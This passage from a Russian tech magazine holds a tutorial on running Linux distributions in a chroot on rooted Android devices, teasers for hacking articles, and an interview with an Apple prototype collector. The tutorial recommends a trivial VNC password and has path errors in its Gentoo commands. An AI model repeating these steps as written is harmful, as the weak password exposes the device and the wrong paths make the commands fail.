Выше я уже упомянул о том, что дистрибутив Linux вполне может быть загружен вместо Android, благодаря чему удастся задействовать Framebuffer для прямого доступа к видеоадаптеру и существенно ускорить работу графического интерфейса. Однако делать это на смартфоне практически бессмысленно — Linux непригоден в качестве основной системы на небольших экранах, к тому же принимать звонки и пользоваться интернетом будет невозможно. А вот на планшете Linux будет выглядеть вполне достойно.

Обычно на устройство, изначально работающее под управлением Android, так называемая нативная версия Linux-дистрибутива устанавливается следующим образом. На внутреннем NAND-накопителе планшета создается дополнительный раздел, на который копируется Linux-дистрибутив. Затем загрузчик U-Boot (он применяется в большинстве планшетов) настраивается таким образом, чтобы использовать этот раздел в качестве загрузочного. В результате планшет будет автоматически загружать Linux-систему после включения питания.

Чтобы оставить возможность загрузки Android, загрузчик U-Boot перенастраивают таким образом, чтобы раздел с Linux-системой был не основным, а выполнял функцию «раздела для восстановления» (Recovery Mode), доступного с помощью включения устройства с зажатой клавишей громкости (тот самый, который используется для перепрошивки устройства и выполнения различных восстановительных операций). Таким образом удается получить устройство с двойной загрузкой: Android по умолчанию и дистрибутив Linux при загрузке в режиме восстановления. Сам Recovery Mode при этом остается доступным только с помощью специальных инструментов.

В случае если NAND-памяти оказывается недостаточно для размещения полноценной Linux-системы, ее части (обычно раздел /usr) выносят в образ или раздел на SD-карте. Кстати, ext2-раздел на карте памяти также можно использовать для установки Linux, запускаемой в chroot-окружении.

Установить нативный Linux-дистрибутив сложнее, чем работающий в chroot-окружении, но это стоит того, если у тебя есть планшет и OTG-кабель, с помощью которого можно подключить клавиатуру и мышь.


ПРАКТИЧЕСКОЕ ЗАНЯТИЕ

Как я уже говорил, для запуска под управлением Android пригодны только дистрибутивы, портированные на архитектуру ARM. Прежде всего это Ubuntu и Debian, причем первый по понятным причинам пользуется гораздо большим интересом среди роботоводов. Также можно установить Gentoo и несколько специализированных дистрибутивов, например Backtrack. Рассмотрим самый типичный случай, то есть установку Ubuntu по стандартной схеме, без использования каких-либо автоматизированных инсталляторов и прочего.


Для начала нам нужен образ жесткого диска с установленным дистрибутивом. Его можно создать самому, воспользовавшись эмулятором QEMU, однако в связи с тем, что процедура установки абсолютно стандартна и типична, описывать ее я не буду, а просто направлю тебя по адресу goo.gl/9nvBi. Здесь лежит архив с образом, на который предустановлен Ubuntu 12.04 с графическим окружением LXDE (было бы неразумно запускать Unity/GNOME на телефоне/планшете). Архив следует распаковать и положить файл ubuntu.img на карту памяти.



Ubuntu на Galaxy Tab 10.1



Запуск Ubuntu с помощью стартового скрипта



Проект «Ubuntu for Android» в действии

Далее надо смонтировать образ и сделать chroot в окружение дистрибутива. Для этого нужны права root, прошивка с поддержкой блочных loopback-устройств и установленный busybox (ищем в Маркете по запросу «busybox installer», в CyanogenMod есть по умолчанию). Последовательность действий:

1. **Открываем эмулятор терминала в Android (если нет, можно установить из Маркета Terminal Emulator).** Либо подключаем смартфон/планшет к компу и получаем доступ к терминалу с помощью adb:

```
$ cd путь-до-Android-SDK/platform-tools
$ sudo ./adb shell
```

Не забываем, что режим отладки в этом случае должен быть включен: «Настройки → Для разработчиков → Отладка Android».

2. **Получаем права root:**

```
$ su
```

3. **Создаем блочное loopback-устройство, подключаем к нему образ диска и монтируем его:**

```
# mknod /dev/block/loop255 b 7 255
# mount -o remount,rw /
# mkdir /mnt/ubuntu
# mount -o loop,noatime -t ext2 \
    /sdcard/ubuntu.img /mnt/ubuntu
```

Содержимое образа должно появиться в каталоге /sdcard/ubuntu. Проверь, чтобы это было так.

4. **Подключаем все необходимые для работы дистрибутива виртуальные ФС:**

```
# mount -t proc proc /mnt/ubuntu/proc
# mount -t sysfs sysfs /mnt/ubuntu/sys
# mount -o bind /dev /mnt/ubuntu/dev
```

5. **Настраиваем так, чтобы из chroot-окружения можно было получить полноценный доступ в Сеть:**

```
# sysctl -w net.ipv4.ip_forward=1
# echo «nameserver 8.8.8.8» > /mnt/ubuntu/etc/resolv.conf
# echo «nameserver 8.8.4.4» >> /mnt/ubuntu/etc/
  resolv.conf
# echo «127.0.0.1 localhost» > /mnt/ubuntu/etc/hosts
```

6. **Переходим в chroot-окружение:**

```
# chroot /mnt/ubuntu
```

Собственно, на этом установка заканчивается. Теперь можно запускать консольный софт, производить обновление системы, стартовать сетевые сервисы и делать почти все, что можно сделать с обычной десктопной Linux-системой, не забывая, конечно, что некоторый софт, напрямую взаимодействующий с железом и различными специализированными псевдодевайсами, работать не будет. Также не забываем, что виртуальные ФС после завершения работы следует размонтировать.

Теперь нам необходимо установить и запустить X-сервер Xvnc, экспортирующий дисплей и устройства ввода с использованием протокола VNC. TightVNCserver уже есть в представленном образе и даже настроен, но, чтобы ты лучше понял процесс и смог решить возникшие проблемы, я подробно опишу процесс его установки и запуска.

1. **Обновляемся и устанавливаем TightVNCserver:**

```
# apt-get update
# apt-get install tightvncserver
```

2. **Создаем файл /root/.vnc/xstartup и пишем в него следующее:**

```
#!/bin/sh
xrdb $HOME/.Xresources
xsetroot -solid grey
export XKL_XMODMAP_DISABLE=1
icewm &
lxsession
```

Третья команда здесь нужна, чтобы пофиксить проблемы, которые могут возникнуть из-за физического отсутствия на устройстве клавиатуры.

3. **Запускаем Xvnc с помощью враппера vncserver с правами root:**

```
# export USER=root
# vncserver -geometry 1024x800
```

В результате выполнения последней команды на экран будет выведен запрос на пароль для доступа к VNC-серверу, лучше указать что-нибудь простое вроде «123». Разрешение можно установить фактически любое, однако лучше, если оно будет совпадать с физическим разрешением экрана устройства.

4. **Устанавливаем на смартфон приложение AndroidVNC, запускаем его, указываем IP-адрес и порт 5901, подключаемся.** На экране должен появиться рабочий стол LXDE.

Чтобы не заморачиваться с ручным вводом всех команд, можно использовать скрипт ubuntu.sh, расположенный здесь: goo.gl/xSpK4. Просто положи его и образ ubuntu.img в каталог ubuntu на SD-карте и запусти скрипт командой sh ubuntu.sh, а через 5–10 секунд подключись к рабочему столу с помощью AndroidVNC. Имей в виду, что скрипт монтирует образ к каталогу /data/local/mnt.

УСТАНОВКА GENTOO НА EXT2-РАЗДЕЛ

Итак, мы установили Ubuntu с помощью образа с файловой системой и шаманств с loopback-устройством и chroot-окружением. Сделать это оказалось несложно, а с применением скриптов так и вообще очень легко, но что, если пойти дальше и установить более хардкорный дистрибутив, и не с использованием образов, а на выделенный ext2-раздел на карте памяти? Так мы сможем решить проблему некоторых прошивок и ядер без поддержки loopback-устройств и к тому же сможем насладиться нормальным дистрибутивом, установленным по всем правилам.

Возьмем в качестве подопытной системы Gentoo. Чтобы установить его на ext2-раздел, нам понадобится карта памяти объемом не меньше 2 Гб и рутованный смартфон с установленным busybox. Последовательность действий такова:

1. **Делаем бэкап данных с карты памяти и создаем на ней дополнительный раздел, объемом не меньше двух гигабайт.** Сделать это можно с помощью любой программы для разбивки дисков, однако имей в виду, что если ты хочешь продолжать использовать SD-карту по прямому назначению, то создавать FAT32-раздел следует в начале карты, так, чтобы он стал первым, а дополнительный раздел для установки дистрибутива должен быть вторым.
2. **Форматируем разделы SD-карты:**

```
$ sudo mkfs.vfat /dev/sdc1
$ sudo mkfs.ext2 /dev/sdc2
```

3. **Берем телефон, заходим в «Настройки → О телефоне» и смотрим, какой установлен процессор.** Далее переходим на страницу goo.gl/PRfux и выкачиваем stage3 для нужной архитектуры, например stage3 для ARM v7 лежит в каталоге current-stage3-armv7a.
4. **Монтируем ext2-раздел карты памяти на компе и распаковываем в него содержимое полученного архива:**

```
$ sudo mount /dev/sdc2 /mnt
$ sudo tar -xxpf stage3-*.bz2 -C /mnt
```

Сразу редактируем конфиги и все, что нужно, по вкусу, включая правку /etc/resolv.conf по образцу из предыдущего раздела.

5. **Запускаем эмулятор терминала (или выполняем «adb shell»), монтируем все необходимое и переходим в chroot (почти так же, как в случае с Ubuntu):**

```
# mount -o remount,rw /
# mkdir /mnt/gentoo
# mount /dev/block/mmcblk0p2 /mnt/gentoo
# mount -t proc proc /mnt/ubuntu/proc
# mount -t sysfs sysfs /mnt/ubuntu/sys
# mount -o bind /dev /mnt/ubuntu/dev
# sysctl -w net.ipv4.ip_forward=1
# chroot /mnt/gentoo
```

Доступ к рабочему столу производится таким же способом, как в Ubuntu, за исключением того, что теперь прямо на телефоне придется собрать кучу софта :). Впрочем, можно настроить среду для кросс-компиляции на компе, но это уже тема для отдельной статьи.

НАТИВНАЯ УСТАНОВКА

Запустив Ubuntu с использованием VNC-сервера, ты заметишь неторопливость его работы, которая связана с издержками протокола VNC на передачу картинки «по сети». Чтобы избежать этой проблемы, можно установить Ubuntu в качестве основной системы рядом с Android, так, чтобы она смогла использовать видеоадаптер напрямую. К сожалению, универсального способа сделать это не существует. Каждое устройство по-своему уникально, включая различные таблицы разделов NAND-памяти, на которую производится установка, различные устройства и драйверы для их работы.

К счастью, процесс установки нативной версии дистрибутива хорошо описан для многих устройств в русскоязычных форумах, поэтому найти инструкцию будет несложно. Стоит, тем не менее, сразу обратить внимание на несколько особенностей такого типа установки:

- Отдельный или основной NAND-раздел. Linux-дистрибутив может быть установлен как в заблаговременно созданный раздел в NAND-памяти, так и в основной загрузочный раздел. В первом случае разработчик прошивки обычно оставляет возможность загрузки Android с помощью специального скрипта либо через загрузку Linux-дистрибутива в режиме восстановления, во втором он будет установлен *вместо* Android и для возвращения возможности загрузки робота придется заново перепрошивать устройство.
- Возможность двойной загрузки. Если Linux-дистрибутив будет установлен на отдельный раздел, разработчик может оставить возможность загрузки Android. Однако стоит сразу обратить внимание, как эта загрузка происходит: с помощью режима восстановления либо скрипта, запускаемого с обычного компа. Все-таки второй способ будет неудобен в дороге.
- Поддержка оборудования. Оригинальное Linux-ядро Android-прошивки уже включает в себя все необходимые драйверы, которые могут понадобиться для работы полноценной Linux-системы, однако далеко не во всех Linux-прошивках все заведется само собой. Часто возникают проблемы с Wi-Fi-адаптером и сенсорным экраном, который неадекватно реагирует на прикосновения. Поэтому перед установкой прошивки стоит внимательно прочитать информацию о возможных осложнениях.

В любом случае будь готов к тому, что во время установки Linux-дистрибутива все твои данные будут уничтожены. Без этого никак.

ЧТО ДАЛЬШЕ

Linux-дистрибутив, установленный рядом с оригинальной Android-системой, может стать очень удобным рабочим инструментом, однако на данный момент «Linux внутри Android» считается скорее игрушкой и способом покрасоваться перед друзьями, нежели серьезным решением. Уверен, что в скором времени, когда для Android появится полноценная реализация графического сервера Wayland, ситуация начнет меняться и мы увидим дистрибутивы с адаптированным для небольших экранов интерфейсом, а также полноценные Linux-приложения, распространяемые в форме обычных APK-пакетов. Также не стоит забывать о проекте «Ubuntu for Android» — в его рамках идет работа над официальным портом Ubuntu для Android, который позволит использовать смартфон в качестве переносного системника, подключаемого к любому монитору. ⌶



Нативный X-сервер для Android

ПРОВЕРКА РАБОТЫ НЕОБХОДИМЫХ МОДУЛЕЙ

Имей в виду, что поддержка loopback-устройств и файловых систем ext2/ext3, необходимых для подключения образа, имеется далеко не во всех ядрах Linux, установленных на смартфонах под управлением Android. Проверить наличие поддержки можно с помощью команды lsmod | grep -e loop -e ext2.

WWW

- **goo.gl/UGDe3 — описание процесса подготовки образа Ubuntu собственными силами (на английском).**



Preview

26 страниц на одной полосе.
Тизер некоторых статей.

PC ZONE


38

ПРОТОТИПЫ ОТ APPLE

Игровая консоль, компьютер со встроенным факсом, платежный терминал — что общего у этих предметов? Правильно, всё это — продукты Apple, которые так никогда и не попали на рынок.][пообщался с коллекционером, специализирующимся на прототипах «яблочной» техники, и подготовил для тебя рассказ о самых интересных экспонатах. Как показывает история, может настать момент, когда Apple решит вернуться к одной из своих идей , — так уже получилось с планшетами и ТВ-приставками. Однако, прочитав этот репортаж, ты уже не будешь удивляться, если в Купертино вдруг решат заново изобрести, скажем, факс. Всё это уже где-то было.




PC ZONE



44

ЖИЗНЬ В КОНСОЛИ WINDOWS

Cmd.exe — это не диагноз, с этим вполне можно и нужно бороться. Как именно, ты узнаешь из обзора различных надстроек для стандартной консоли Windows.




48

ЗНАКОМЬСЯ. ЭТО MARKDOWN

Метаязык верстки на все случаи жизни позволит тебе писать статьи, вести блог и создавать целые сайты с помощью простого текстового редактора.

ВЗЛОМ




57

САГА О КРИПТОСТОЙКИХ ПАРОЛЯХ

Статья о том, как защитить хеши паролеей от банального брутфорса на дешевой видеокарте и не наступать на те же грабли, что и LinkedIn.

ВЗЛОМ




66

SQL-ИНЪЕКЦИИ ЧЕРЕЗ DNS

Автор sqlmap рассказывает о том, как с помощью его детища и выделенного сервера можно производить слепые инъекции за намного меньшее время.


MALWARE



82

FESTI: ЗЛОБНЫЙ И БЕСТЕЛЕСНЫЙ

Рассматриваем под микроскопом руткит Festi, известный инструмент для проведения спам-рассылок и DDoS-атак.



88


ПОЙМАЙ МЕНЯ, ЕСЛИ СМОЖЕШЬ

Описание технологии, способной сокрыть файлы руткита от сигнатурных проверок антивирусов в условиях Windows 7 и выше.

Евгений «Pinkerator» Колпаков (3.14nkerator@gmail.com)



Прототипы от Apple



ОКАЗЫВАЕТСЯ, В ЯБЛОЧНОЙ КОМПАНИИ РАЗРАБОТАЛИ НЕ ТОЛЬКО IPHONE, IMAC И IPAD!

Apple стремительно овладевает умами пользователей. И ладно бы пользователей — даже в нашем журнале, оплоте хардкора и цитадели здравомыслия, почти все пересели на айфоны, а у нашего Step'а так и вовсе в наличии имеется MacBook! Наверное, и у тебя что-то такое есть, поэтому мы подготовили тебе не обзор нового айфона и его многочисленных убийц, а кое-что покруче: список прототипов от компании Apple!

Большая часть из представленных прототипов хранится в частной коллекции Джима Эбелса (Jim Abeles). Мы связались с ним и попросили рассказать о его коллекции.

][: Здравствуйте, Джим! Расскажите о себе — где живете, где работаете, чем занимаетесь?

J. A.: Я живу в Портленде, штат Орегон, где управляю компанией Pre1 Software, которую основал в конце 90-х.


][: Когда вы начали коллекционировать прототипы от Apple? Каким был самый первый экспонат в коллекции?

J. A.: Мой первый Macintosh был подарком родителей к окончанию колледжа. Это был Macintosh SE с двумя флоппи-дисководами, но без внутреннего жесткого диска. Было бы здорово сохранить его — тогда моя коллекция могла начаться еще в 1987 году. К сожалению, тот компьютер я давно продал.

Примерно в 2001 году мне снова захотелось увидеть на столе Macintosh SE и я купил один из них просто для развлечения. Затем я приобрел Macintosh Plus, и в какой-то момент люди просто начали приносить мне свои старые Mac-компьютеры. Прошло некоторое время, и я понял, что хочу чего-то большего — получить действительно необычные продукты от Apple в свою коллекцию.

Для начала я нашел раритетный вариант Bell & Howell Apple II, который в народе прозвали Darth Vader (goo.gl/TYxqv). Затем в коллекцию добавилась Apple Lisa 1 с двумя дисководами под 5,25", и дело стало набирать обороты.

В какой-то момент я столкнулся с самыми редкими моделями — прототипами. Как правило, это были серьезно ограниченные выпуски устройств, число которых могло быть меньше десятка во всем мире. При этом часть прототипов по разным причинам не доживала до официального выпуска в продажу.



На момент написания статьи, Jim Abeles работал в своей фирме, которую 13 лет назад основал. А на момент сдачи ее в печать он... ушел из фирмы и теперь работает офицером полиции

][: Вы коллекционируете только продукцию Apple или другие фирмы тоже интересны?
J. A.: Какое-то время я коллекционировал и неяблочные прототипы, а также необычные компьютеры вроде IMSAI 8080 и Altair 8080, но меня они не сильно привлекали. Плюс от всей этой техники дома стало тесновато. Нагромождение старых компьютеров, принтеров и периферии становилось пугающим. Теперь в моей коллекции только прототипы от Apple и относящихся к ее истории компаний вроде NeXT (которую Джобс основал после ухода из Apple) или Be Incorporated (компания бывшего исполнительного директора Apple Computers Жана-Луи Гассье, создатели BeOS).

][: Что у вас есть интересного в коллекции? Расскажите про самые значимые экспонаты.
J. A.: Для меня самые ценные прототипы устройств — те, что так и не поступили в продажу. Концепты вроде W.A.L.T. (Wizzy Active Lifetyle Tablet — как раз такой весной продали за 8000 долларов на eBay), Bic Newton и Cadillac Newton. Самое интересное, что все это — мобильные устройства. Вот почему я люблю их сильнее других — именно эти прототипы были прадедушками знаменитых iPhone и iPad.

][: В чем отличия от финальных версий — просто в цвете корпуса или вы замечали что-то интересное внутри?
J. A.: Самые необычные — это прототипы с прозрачными корпусами. Они позволяли инженерам видеть, как компоненты нового устройства сочетаются внутри корпуса. Какие места сильнее греются, а где пробежала искра — все это могло повлиять на финальную форму корпуса и расположение деталей на печатных платах.

Также в своих прототипах Apple использовала разноцветные печатные платы, а многие элементы внутри были подписаны вручную. Надпись «прототип» или предупредительная табличка, что устройство не было одобрено FCC (Федеральная комиссия по связи) и не предназначено для продажи, — это обычное дело.

][: Все ли они работают, или часть прототипов не включается?
J. A.: Печально, но некоторые из самых раритетных экземпляров даже не включаются. Быть может, именно поэтому их хозяева решили избавиться от ненужного железа и подарить их мне.

Другие, к счастью, работают, и в них хорошо заметно прикосновение руки программистов и инженеров Apple. Некоторые из прототипов iPhone'ов, iPad'ов и iPod'ов содержат программное обеспечение, которое не было рассчитано на публичный показ. В нем хорошо прослеживается индивидуальность и даже чувство юмора создателей.

][: Какой из прототипов был самым дорогим, сколько вы обычно платите за них и где покупаете — через eBay? Быть может, какой-то из прототипов вам просто подарили?
J. A.: Некоторые экземпляры стоят очень дорого — цены доходят до тысяч долларов! Но мне частенько везет. Есть множество бывших сотрудников Apple, которые продают мне прототипы за смешные деньги. Для них важна не прибыль — они просто хотят, чтобы устройства попали в руки к коллекционеру, который может о них позаботиться. Чтобы частички истории Apple не ушли в небытие. Один из самых ценных прототипов — Apple Paladin мне бесплатно отдал бывший инженер из Apple.

Вообще, если говорить об источниках, часть коллекции я купил на eBay, часть на Craigslist, что-то удалось отыскать среди Apple-комьюнити.

][: Расскажите про прототип игровой приставки Pippin от Apple. Удалось ли вам во что-нибудь на нем поиграть?
J. A.: Да, я включал Pippin и даже играл на нем! Прошло уже пять лет с того момента, и сейчас я даже не вспомню его технические характеристики. Если честно, понятно, почему эта приставка провалилась. Она была дико устаревшей уже на момент выхода и совершенно непривлекательной по сравнению с конкурентами. Она выглядела просто ужасно и тормозила!

][: Есть ли какой-то прототип, который вам хочется найти, или коллекцию на данный момент можно считать завершенной?
J. A.: Я бы хотел найти Macintosh SE в прозрачном корпусе. Как и другие подобные прототипы, компьютер должен существовать примерно в десяти экземплярах. Этот экземпляр особенно важен для меня — именно эта модель была моим первым Apple-компьютером. Здесь в Орегоне хранится один такой — у бывшего инженера из Apple, но он просит 5000 долларов, а я сейчас не могу себе позволить такие траты.

][: Не думаете ли вы о возможности открыть музей Apple в будущем?
J. A.: Когда-нибудь я надеюсь открыть свой музей, где люди смогут посмотреть и даже потрогать все эти прототипы. Сейчас у меня больше ста устройств в коллекции, и дома просто нет подходящей комнаты, чтобы сделать выставочный зал. Большинство из них просто лежат в коробках, и это совсем не похоже на музейные условия. В Калифорнии уже есть компьютерный музей, и я надеюсь, что в какой-то момент откроют такой же музей в Портленде, — я бы с удовольствием выставлял в нем свою коллекцию.

][: Перед смертью Стив Джобс не успел закончить работу над телевизором нового поколения. Как вы думаете — что получится из этой идеи и как будет выглядеть новый продукт? Интеграция с iOS, запуск игр на большом экране или что-то большее?
J. A.: Ха! Хотел бы я знать. Мне кажется, это будет светодиодный телевизор с iOS и управлением через Siri. Apple уже доминирует на рынке музыки и сотовых телефонов, но пока не добралась до рынка телевизоров и домашних развлечений. Я надеюсь, она добьется успеха, а я получу в коллекцию парочку новых прототипов, выскользнувших на волю из яблочных лабораторий.

][: Что из актуальных продуктов Apple (не прототипов) вы используете? Или, может быть, даже пользуетесь чем-то из своей коллекции прототипов?
J. A.: Единственный прототип, которым я пользуюсь, — это PowerMac G4 Tower. Использую его как домашний сервер для музыки и фильмов. В остальном я стараюсь покупать последние новинки от Apple: 17" MacBook Pro для дома и работы, пара Apple TV, iPhone 4S и iPad 2.

Фотографии публикуются с разрешения Jim Abeles, Pre1 Software. Часть фотографий публикуется с разрешения Bruce Damer, DigiBarn Computer Museum (digibarn.com/collections/index.html). Автор фотографий прототипа iPad — пользователь aaps69 с eBay.






Apple Cadillac

Прототип в прозрачном корпусе. Это сейчас Apple занимает лидирующие позиции в секторе мобильных устройств, а ведь когда-то она только начинала экспериментировать в этой области. Прототип датирован 1992 годом — в это время Джобс не работал в Apple и разработка устройств шла без его участия. Именно поэтому можно заметить на корпусе Cadillac прорезь для стилуса — Джобс их на дух не переносил. Да и съемные аккумуляторы на мобильных устройствах при нем сложно вспомнить.

Apple Interactive Television

Прототип этой приставки для просмотра ТВ достаточно массово тестировали в США и Европе в 1994—1995 годах. В итоге его быстро свернули, и сейчас многие продают свои прототипы через eBay. Устройство получило развитие только в 2007 году и в настоящее время продается под названием Apple TV.





Apple iPhone 2G


Apple W.A.L.T. (Wizzy Active Lifestyle Telephone)

Очередной эксперимент среди электронных устройств. Apple впервые продемонстрировала его на Macworld Boston в 1993 году, но так никогда и не выпустила в продажу. По идее, его нужно было подключать к телефонной линии и использовать в роли «умного» телефона. Опять же подразумевалось управление при помощи стилуса.



Apple Newton Bic

Еще один шаг на пути к созданию iPad — 1994 год. Все еще со стилусом, все еще со сменными источниками питания. Вместо Smart Cover — кожаный чехол.



iPad

Прототип первого iPad, который внезапно всплыл весной этого года на eBay. Устройство поставлялось без аккумулятора, да и внешний вид слегка отличался от финального варианта. Главная особенность — у планшета было сразу два порта для зарядки — один, классический, снизу и еще один сбоку. Логика такого решения довольно простая — устройство можно заряжать и в горизонтальном и в вертикальном положении так, чтобы провод не мешал рукам.

Вместо знакомой iOS мы видим на экране тестовую прошивку для проверки всех функций устройства.

Прототип нашел своего нового владельца за 10 200 долларов.



Apple PowerBook 5300

На корпусе можно заметить пометки «прототип», а сам ноутбук в тот момент назывался «PowerBook XXXX».



Apple Paladin

